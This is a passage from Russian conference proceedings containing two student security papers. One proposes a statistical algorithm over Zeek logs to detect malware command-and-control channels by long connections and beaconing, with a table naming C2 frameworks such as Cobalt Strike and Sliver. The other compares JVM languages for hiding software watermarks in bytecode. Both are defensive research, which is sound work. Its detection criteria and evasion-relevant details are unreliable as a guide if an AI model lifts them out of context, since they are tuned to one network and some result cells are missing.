9. Сетевые проблемы при создании кластера на основе LXC / К. Н. Бусыгин, И. М. Егоров, В. С. Зурахов [и др.] // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технической и научно-методической конференции магистрантов и их руководителей. В 2-х томах, Санкт-Петербург, 03–05 декабря 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 181-184. EDN AQRIAC.
10. Коновалова, В. В. Исследование политики внедрения LCD Keypad Shield для микроконтрольной системы Arduino / В. В. Коновалова, С. И. Штеренберг // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2020) : IX Международная научно-техническая и научно-методическая конференция : сборник научных статей, Санкт-Петербург, 26–27 февраля 2020 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2020. С. 614-619. EDN XLCXJQ.
11. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
12. Штеренберг, С. И. Вероятностные методы построения элементов самообучения адаптивных информационных систем / С. И. Штеренберг, И. Г. Штеренберг // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2016. № 1. С. 53-56. EDN WRIYTT.
13. Штеренберг, С. И. Анализ работы алгоритмов защиты информации на основе самомодифицирующегося кода с применением стеговложения // Наукоемкие технологии в космических исследованиях Земли. 2016. Т. 8, № 2. С. 86-90. EDN VZDJSN.

УДК 004.056.57

АЛГОРИТМ ОБНАРУЖЕНИЯ КАНАЛОВ УПРАВЛЕНИЯ ВРЕДОНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ В СЕТЕВОМ ТРАФИКЕ С ИСПОЛЬЗОВАНИЕМ СТАТИСТИЧЕСКИХ ПАРАМЕТРОВ

Скорых Марк Андреевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: mark.skorykh@bk.ru

Аннотация. В статье рассматривается вопрос обнаружения каналов управления вредоносного программного обеспечения в сетевом трафике. Рассмотрены основные демаскирующие признаки вредоносного трафика. Предложен вариант применения системы обнаружения вторжений Zeek для вычисления статистических параметров. Приведен пример перечня статистических параметров сетевого трафика в целях обнаружения аномалий. Разработан алгоритм обнаружения каналов управления вредоносного программного обеспечения.

Ключевые слова: вредоносное программное обеспечение; сетевой трафик; системы обнаружения вторжений; индикаторы компрометации; статистика; канал управления ВПО; компьютерные атаки; threat intelligence; threat hunting.

ALGORITHM FOR DETECTING MALWARE COMMAND AND CONTROL CHANNELS IN NETWORK TRAFFIC USING STATISTICAL PARAMETERS

Skorykh Mark
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: mark.skorykh@bk.ru

Abstract. The article discusses the issue of detecting malware command and control channels in network traffic. The main deceptive features of malicious traffic are considered. An option for using the Zeek intrusion detection system to calculate statistical parameters is proposed. An example of a list of statistical parameters of network traffic is provided for detecting anomalies. An algorithm for detecting malicious software control channels has been developed.

Keywords: malware; network traffic; intrusion detection systems; indicators of compromise; statistics; command and control channel; computer attacks; threat intelligence; threat hunting.

Введение. Обнаружение функционирования вредоносного программного обеспечения (далее — ВПО) в информационно-телекоммуникационных сетях является одним из основных приоритетов подразделений, обеспечивающих компьютерную безопасность. На текущий момент наиболее распространенным способом обнаружения ВПО в сетевом трафике является применение систем обнаружения вторжений, использующих сигнатурные методы обнаружения. Слабой стороной таких систем, является сложность обнаружения вредоносной активности, признаков поиска которых не содержится в базах решающих правил, а также использующих криптографические методы, для сокрытия каналов управления ВПО.

Одним из вариантов решения вышеуказанных недостатков сигнатурных средств обнаружения вторжений является использование методов поведенческого поиска аномалий. Примером использования методов поведенческого поиска аномалий может служить подход к поиску каналов управления ВПО в сетевом трафике с использованием статистических параметров.

С целью поиска каналов управления ВПО в сетевом был разработан алгоритм, основанный на использовании статистических параметров трафика и технологии Threat Intelligence. Статистические параметры должны быть подобраны таким образом, чтобы с их помощью можно было определить 2 основных демаскирующих признака функционирования ВПО в информационно-телекоммуникационных сетях — «Long connection» и «Beaconing». Описание демаскирующих признаков представлено в таблице 1.

Таблица 1

Описание демаскирующих признаков каналов управления ВПО

Название демаскирующего признака	Описание демаскирующего признака	Примеры ВПО, обладающих данным демаскирующим признаком
Long connection	Аномально длинные сетевые сессии, превышающие по длительности бОльшую часть сетевых сессий, сгенерированных легитимной пользовательской активностью	Mythic Havoc Sliver Stowaway
Beaconing	Постоянные подключения агента ВПО к своему центру удаленного управления с целью получения дальнейших указаний по принципу «keepalive»	Havoc Sliver CobaltStrike Merlin IBombShell Metasploit Pupy

Графическое представление демаскирующих признаков представлена на рис. 1 и 2:



Рис. 1. Пример демаскирующего признака «Long connection»



Рис. 2. Пример демаскирующего признака «Beaconing»

При определении перечня статистических показателей, используемых для поиска сетевых аномалий, необходимо учитывать возможность их вычисления в режиме реального времени, а также факт совместимости с существующими распространенными средствами обнаружения вторжений. Кроме того, в целях уменьшения количества ошибок первого и второго родов, необходимо использовать методы технологии Threat Intelligence. Для этого необходима возможность оперировать с сетевыми артефактами, которые могут выступать в качестве индикаторов компрометации. Так, в качестве источника получения информации о сетевых сессиях предлагается использовать фреймворк для анализа сетевого трафика Zeek [1]. Журнальные файлы и конкретные поля, которые могут быть использованы в процессе поиска каналов управления ВПО, представлены в таблице 2.

Таблица 2

Журнальные файлы и поля фреймворка Zeek, используемые для выявления каналов управления ВПО

Название журнального файла	Поле журнального файла	Описание поля	Возможность использования поля для вычисления статистических параметров	Возможность использования поля для в методах Threat Intelligence
conn.log	ts	Время начала сессии	+	-
	id.orig_h	IP-адрес клиента	+	+
	id.orig_p	Порт клиента	+	-
	id.resp_h	IP-адрес сервера	+	+
	id.resp_p	Порт сервера	+	-
	proto	Транспортный протокол сессии	+	-
	service	Протокол прикладного уровня сессии	+	-
	duration	Длительность сессии	+	-
	orig_bytes	Количество байт, отправленных клиентом на прикладном уровне	+	-
	resp_bytes	Количество байт, отправленных сервером на прикладном уровне	+	-
	conn_state	Управляющие команды транспортного уровня	+	-
	orig_pkts	Количество IP-пакетов, отправленных клиентом	+	-
	orig_ip_bytes	Количество байт, отправленных клиентом на сетевом уровне	+	-
	resp_pkts	Количество IP-пакетов, отправленных сервером	+	-
	resp_ip_bytes	Количество байт, отправленных сервером на сетевом уровне	+	-
http.log	host	Доменное имя HTTP-сервера	-	+
	user_agent	User-Agent	-	+
ssl.log	server_name	Доменное имя SSL-сервера	-	+
	JA3	JA3-отпечаток клиента	-	+
	JA3S	JA3S-отпечаток сервера	-	+
	JA4	JA4-отпечаток клиента	-	+
	JA4S	JA4S-отпечаток сервера	-	+
weird.log	name	Вид аномалии в протоколе	-	+
X509.log	fingerprint	Отпечаток сертификата	-	+
	certificate.subject	Субъект сертификата	-	+
	certificate.issuer	Издатель сертификата	-	+

Стоит отметить, что список журнальных файлов и полей, указанных в таблице 2, может меняться в зависимости от версии фреймворка Zeek, а также от используемых статистических параметров и методов технологии Threat Intelligence [2, 3].

Для поиска демаскирующих признаков, указанных в таблице 1, и имеющимися значениями сетевых артефактов, указанных в таблице 2, примером статистических параметров могут служить следующие показатели:

1. Максимальная длительность сессии Duration_max.
2. Количество соединений Conn_count.
3. Вариация длительности соединений IQR_duration.
4. Вариация отправленных байт IQR_orig_ip_bytes.
5. Вариация полученных байт IQR_resp_ip_bytes.
6. Вариация отправленных пакетов IQR_orig_pkts.
7. Вариация полученных пакетов IQR_resp_pkts.
8. Количество уникальных кортежей управляющих команд транспортного уровня Conn_state_count.
9. Коэффициент распределения кортежей управляющих команд транспортного уровня R_conn_state.
10. Вариация межсессионных интервалов IQR_ts_diff.
11. Вариация межсессионных периодов IQR_ts_diff.

12. Количество уникальных аномалий Weird_name_count.
13. Количество аномалий Weird_count.
14. Асимметрия передаваемых байт Asymmetry_bytes.
15. Асимметрия передаваемых пакетов Asymmetry_pkts.

Для каждого статистического параметра должны быть предусмотрены критерии оценки, заранее предопределенные исходя из эмпирических значений, специфичных для конкретной информационно-телекоммуникационной сети.

Для обнаружения каналов управления ВПО в сетевом трафике был разработан алгоритм, использующий статистические параметры и методы технологии Threat Intelligence. Разработанный алгоритм представлен на рис. 3.



Рис. 3. Блок-схема алгоритма обнаружения каналов управления ВПО в сетевом трафике с использованием статистических параметров

Алгоритм начинается с получения информации о сетевых сессиях, включающих в себя такие артефакты как IP-адреса и порты серверов и клиентов, доменные имена, длительность соединений, количество переданных байт и пакетов, аномалии в сетевых протоколах. Кроме того, из различных баз репутации вводится информация об известных вредоносных кампаниях в виде индикаторов компрометации: доменные имена, IP-адреса, отпечатки X509-сертификатов и тд. Вместе с тем задаются значения критериев для статистических параметров K_L, K_B, K_{TI}, N_L, N_B. После получения исходных данных происходит преобразование исходного массива записей о сетевых сессиях в подмассивы, содержащие данные о сетевых взаимодействиях в рамках одной конкретной пары IP-адрес клиента — IP-адрес сервера («ip.src — ip.dst»). Для каждого подмассива подпрограммой «A» вычисляются статистические параметры, при помощи которых будут приниматься решения о наличии либо отсутствии аномальной активности. Вычисленные статистические параметры вместе с уникальной парой «ip.src — ip.dst» объединяются в кортеж. Далее для каждого кортежа производится проверка вычисленных статистических параметров с введенными ранее критериями для определения демаскирующего признака «Long Connection» (критерий K_L) и «Beaconing» (критерий K_B). В случае выполнения условий критериев аномальности счетчики «Counter L» и «Counter B» увеличиваются на единицу за каждое удовлетворение критерию по i(j)-му статистическому параметру. После проверки статистических параметров следует этап проверки сетевых артефактов кортежа на предмет их наличия в базах данных индикаторов компрометации. В случае нахождения сетевого артефакта кортежа в базе данных индикаторов компрометации счетчик «Counter TI» увеличиваются на единицу за каждый вредоносный артефакт. На следующем этапе к счетчикам «Counter L» и «Counter B» добавляется значение счетчика «Counter TI». Затем идет сравнение полученных значений счетчиков с введенными пороговыми значениями N_L (для демаскирующего признака «Long Connection») и N_B (для демаскирующего признака «Beaconing») для общего количества аномалий. В случае превышения указанных пороговых значений, к кортежу добавляются пометки о наличии соответствующих демаскирующих признаков. На финальном этапе производится сортировка в порядке убывания и вывод полученного списка кортежей по значениям счетчиков «Counter L» и «Counter B».

Заключение. В результате выполненной работы разработан алгоритм обнаружения каналов управления ВПО в сетевом трафике с использованием статистических параметров.

СПИСОК ЛИТЕРАТУРЫ

1. Zeek — The Zeek Network Security Monitor. URL: https://zeek.org/ (дата обращения: 14.09.2025).
2. Скорых, М. А. Использование JA3 хэшей в качестве индикаторов компрометации // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей. XII Международная научно-техническая и научно-методическая конференция. В 4 т., Санкт-Петербург, 28 февраля–01 марта 2023 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 901-905. EDN QCPTNI.
3. Ушаков, И. А. Обзор сетевых индикаторов компрометации для обнаружения каналов управления вредоносным программным обеспечением / И. А. Ушаков, М. А. Скорых // 65-я научно-техническая конференция профессорско-преподавательского состава, научных работников и аспирантов (НТК ППС 2025) : Сборник научных статей. В 3 т., Санкт-Петербург, 17–21 февраля 2025 года СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 500-505. EDN RNIDSX.

УДК 004.056

АНАЛИЗ УСТОЙЧИВОСТИ БАЙТ-КОДА РАЗЛИЧНЫХ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ НА ПЛАТФОРМЕ JVM ДЛЯ ВЛОЖЕНИЯ ЦИФРОВОГО ВОДЯНОГО ЗНАКА

Соколов Игорь Всеволодович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: isokol0303@gmail.com

Аннотация. Незаконное использование лицензионного программного обеспечения наносит ущерб компаниям, которые на этом зарабатывают. Для предотвращения пиратства программного продукта используются различные способы, одним из которых является вложение цифровых водяных знаков в байт-код программы. Основная идея заключается в том, что в байт-коде программы есть возможность найти специальные места, в которых посредством различных операций можно произвести вложение цифрового водяного знака без изменения логики работы самой программы и с минимальной затратой размера, а в некоторых случаях и не меняя размер полностью.

Ключевые слова: цифровой водяной знак; байт-код; Scala; Java; Kotlin; статический анализ.

ANALYSIS OF BYTECODE STABILITY OF VARIOUS PROGRAMMING LANGUAGES ON THE JVM PLATFORM FOR EMBEDDING A DIGITAL WATERMARK

Sokolov Igor
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: isokol0303@gmail.com

Abstract. The issue of copyright protection is becoming an increasingly serious problem for software development companies every day. This study examines the stability of bytecode to embedding a digital watermark in various programming languages on the JVM platform, followed by a comparative analysis.

Keywords: digital watermark; bytecode; Scala; Java; Kotlin; static analysis.

Введение. Данная работа посвящена анализу таких языков программирования как Scala, Java и Kotlin. Все языки при помощи компиляторов преобразуют исходных код написанный на языках в промежуточное представление — байт код, содержащийся в class-файле. Однако сама структура class-файлов имеет различия, так у каждого языка имеется собственная реализация абстракции. Например, Java генерирует строго предсказуемый байт-код, тогда как Scala создаёт сложные многоуровневые структуры с implicit-логикой. Kotlin, в свою очередь, добавляет метаданные и функциональные шаблоны, влияющие на финальный class-файл. Всё это влияет на потенциальную устойчивость для вложения цифрового водяного знака. Для предварительного сравнения рассмотрены основные характеристики генерации байт-кода тремя выбранными языками в таблице 1.

Таблица 14

Сравнительный анализ JVM-языков

Параметр/ЯП	Java	Kotlin	Scala
Поддержка JVM	Полная, нативная	Полная, с дополнительными методанными	Полная, с собственным байт-кодом
Метаданные	Минимальное	Аннотации, nullability, contracts	Служебные символы, типовые сигнатуры
Уровень абстракции	Средний	Средний-высокий	Высокий, функциональный
Количество вспомогательных методов	Низкое	Умеренное	Высокое
Сложность управления потоком (CFG)	Простая	Умеренно сложная	Сложная, с вложенными структурами

В работе «Methodology for Embedding a Digital Watermark in Java Application Class Files Resistant to Decompilation Attacks» рассматривается практический подход к статическому вложению цифрового водяного знака в Java-программы посредством модификации байт-кода class-файлов [1]. Автор демонстрирует применение

редко используемых конструкций JVM, таких как специфические jump-метки, псевдодоступ к локальным переменным и изменение инструкции nop, позволяющее вложить водяной знак без влияния на логическую структуру программы. Несмотря на направленность статьи на Java, приведённые методы могут быть адаптированы и к другим JVM-языкам, включая Scala и Kotlin, поскольку они также компилируются в байт-код, подчиняющийся тем же правилам.

Статья «Reasoning About Exceptional Behavior At the Level of Java Bytecode» посвящена построению формальной модели анализа поведения Java-байт-кода в условиях исключений и представляет инструмент под названием Vimp, реализующий верификацию обработки исключений на уровне class-файлов [2]. Хотя фокус статьи — исключения, авторы вводят метод глубокой интерпретации байт-кода, позволяющий точно идентифицировать безопасные зоны программы. Такие зоны критически важны для корректного вложения цифрового водяного знака, особенно в кодах, сгенерированных компиляторами Scala, где контроль над побочными эффектами особенно затруднён.

Исследование «Dynamic Path-Based Software Watermarking» описывает технику динамического вложения цифрового водяного знака через построение ложных путей выполнения в структуре байт-кода JVM [3]. Авторы демонстрируют, как с помощью условных ветвлений и управляющих структур можно вложить водяной знак, активируемый лишь при специфических условиях исполнения. Эта методика показывает высокую устойчивость к статическому анализу и деструктивным модификациям, и может быть эффективно применена к языкам, таким как Kotlin и Scala, чей байт-код включает многочисленные синтаксические и семантические расширения, благоприятные для сокрытия.

Для анализа устойчивости к вложению цифрового водяного знака были разработаны экспериментальные проекты на Java, Kotlin и Scala, реализующие одинаковую функциональность. Каждое приложение было скомпилировано с помощью соответствующего компилятора:

- Java: javac версии 17;
- Kotlin: kotlinc версии 1.9;
- Scala: scalac версии 3.4.

Для понимания различий в структурах байт-кода, были выделены три схемы на рис. 1–3 устройства компиляции и построения class-файлов под каждый язык [4]. Сравнение иллюстрирует, какие этапы компиляции добавляют скрытые или расширенные элементы, потенциально пригодные для вложения цифрового водяного знака.



Рис. 22. устройство работы JVM для Java



Рис. 23. устройство работы JVM для Kotlin



Рис. 24. устройство работы JVM для Scala

Далее анализ проводился с помощью библиотеки Apache BCEL для глубокого исследования class-файлов, извлечения метаинформации (число методов, лямбда-инструкций, наличие аннотаций, подписи методов), разбора CFG (control flow graph) на наличия no-op блоков и мест с однотипными переходами [5, 6].

Далее были определены параметры: ложные условные переходы, условные ветвления. Эти процессы позволяют эмитировать статические и динамические методики вложения ЦВЗ. Важный элемент — анализ поведения приложений после модификации: исследуется изменение размера class-файлов, рост времени запуска и исполнения, корректность тестового покрытия и устойчивость при минификации и оптимизации [7].

Наконец, производится статический анализ и дизассемблерование, чтобы проверить скрытность вложения. Все данные собираются и сравниваются по трем языкам.

После вложения водяного знака проводилась серия измерений и сравнений по следующим критериям:

- количество допустимых точек для вложения без изменения логики;
- изменение размера class-файлов;
- изменение времени выполнения программы;
- корректность тестов;
- скрытность вложения.

Результаты представлены в таблице 2.

Таблица 15

Результаты анализа устойчивости

Язык	Точек вложения	Разница размера	Разница Времени (мс)	Корректность	Скрытность
Java	5	0.3	1.0	100%	Средняя
Kotlin	8	0.9	1.5		Высокая
Scala	12	1.8	2.3		Высокая

Scala обеспечивает наибольшее число подходящих точек для вложения цифрового водяного знака, что видно на рис. 4, а также демонстрирует высокую устойчивость при попытках статического анализа [8].

Несмотря на увеличение размера class-файлов до 1.8, общая корректность и стабильность исполнения программы остаются без изменений [9]. Kotlin занимает промежуточную позицию: наличие лямбда-выражений, контрактов и inline-функций расширяет количество безопасных точек вставки. Java же, предоставляет ограниченные возможности для скрытного вложения, и цифровой водяной знак при дизассемблировании может быть идентифицирован относительно легко [10].

Таким образом, языки Scala и Kotlin можно рассматривать как более защищённую среду для разработки программного обеспечения с механизмами защиты авторства на уровне байт-кода, благодаря наличию глубокой структуры, повышающей устойчивость к анализу и модификации [11, 12].

Проведённое исследование продемонстрировало, что устойчивость байт-кода программ к вложению цифрового водяного знака существенно зависит от особенностей исходного языка программирования и характеристик генерации промежуточного представления. Язык Scala, благодаря своей высокоуровневой семантике, implicit-структурам и разветвлённой модели потока исполнения, предоставляет наиболее удобные условия для скрытого и устойчивого вложения ЦВЗ. Kotlin показывает хорошие результаты за счёт дополнительной метаинформации и наличия встроенных функциональных конструкций. Java, хотя и обладает

простым и предсказуемым байт-кодом, наименее устойчива к вложению с точки зрения маскировки и числа безопасных точек [13, 14].



Рис. 25. диаграмма точек вложения

Заключение. Таким образом, при выборе языка для разработки программ с механизмами цифровой идентификации и защиты авторства предпочтение следует отдавать языкам, генерирующим сложный и насыщенный байт-код, способный обеспечить скрытность и устойчивость водяного знака. В перспективе можно рассматривать создание автоматизированных инструментов, способных производить вложение цифрового водяного знака с учётом профиля компилятора и специфики языка.

СПИСОК ЛИТЕРАТУРЫ

1. Gulzar, I. Methodology for Embedding a Digital Watermark in Java Application Class Files Resistant to Decompilation Attacks Aimed at Its Destruction. 2024.
2. Barthe, G., Burdy, L., Requet, A., & Rusu, V. Reasoning About Exceptional Behavior At the Level of Java Bytecode. In Formal Methods for Open Object-Based Distributed Systems. Springer. 2005.
3. Collberg, C., Thomborson, C., & Low, D. Dynamic Path-Based Software Watermarking. University of Arizona. 2004.
4. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. №3. С. 66-70.
5. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
6. Аксенов, К. Д. Защита медицинских данных в эпоху развития технологий искусственного интеллекта / К. Д. Аксенов, А. В. Красов // Региональная информатика (РИ-2024) : Материалы XIX Санкт-Петербургской международной конференции, Санкт-Петербург, 23–25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 89-90. EDN ASDYIF.
7. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
8. Свидетельство о государственной регистрации программы для ЭВМ № 2015611539 Российская Федерация. RPA (rationabile progressio aggredi) (лат.) : № 2014662384 : заявл. 02.12.2014 : опубл. 30.01.2015 / С. И. Штеренберг, В. И. Андрианов, В. А. Липатников, С. В. Костарев ; заявитель «Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича». EDN KMMBIK.
9. Штеренберг, С. И. Исследование методики адаптивных атак на основе скрытого вложения в исполнимые файлы / С. И. Штеренберг, В. И. Андрианов // Наука, Техника, Инновации 2014 : сборник статей Международной научно-технической конференции, Брянск, 25–27 марта 2014 года. Брянск: Надежные машины, 2014. С. 287-294. EDN SWRRUF.
10. Методика скрытного внедрения исполняемого кода в распределенные информационные системы с помощью агентного подхода / С. И. Штеренберг, В. В. Нефедов, В. И. Андрианов, В. А. Липатников // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № . С. 76-85. DOI 10.46418/2079-8199_2023_1_13. EDN PPJWBG.
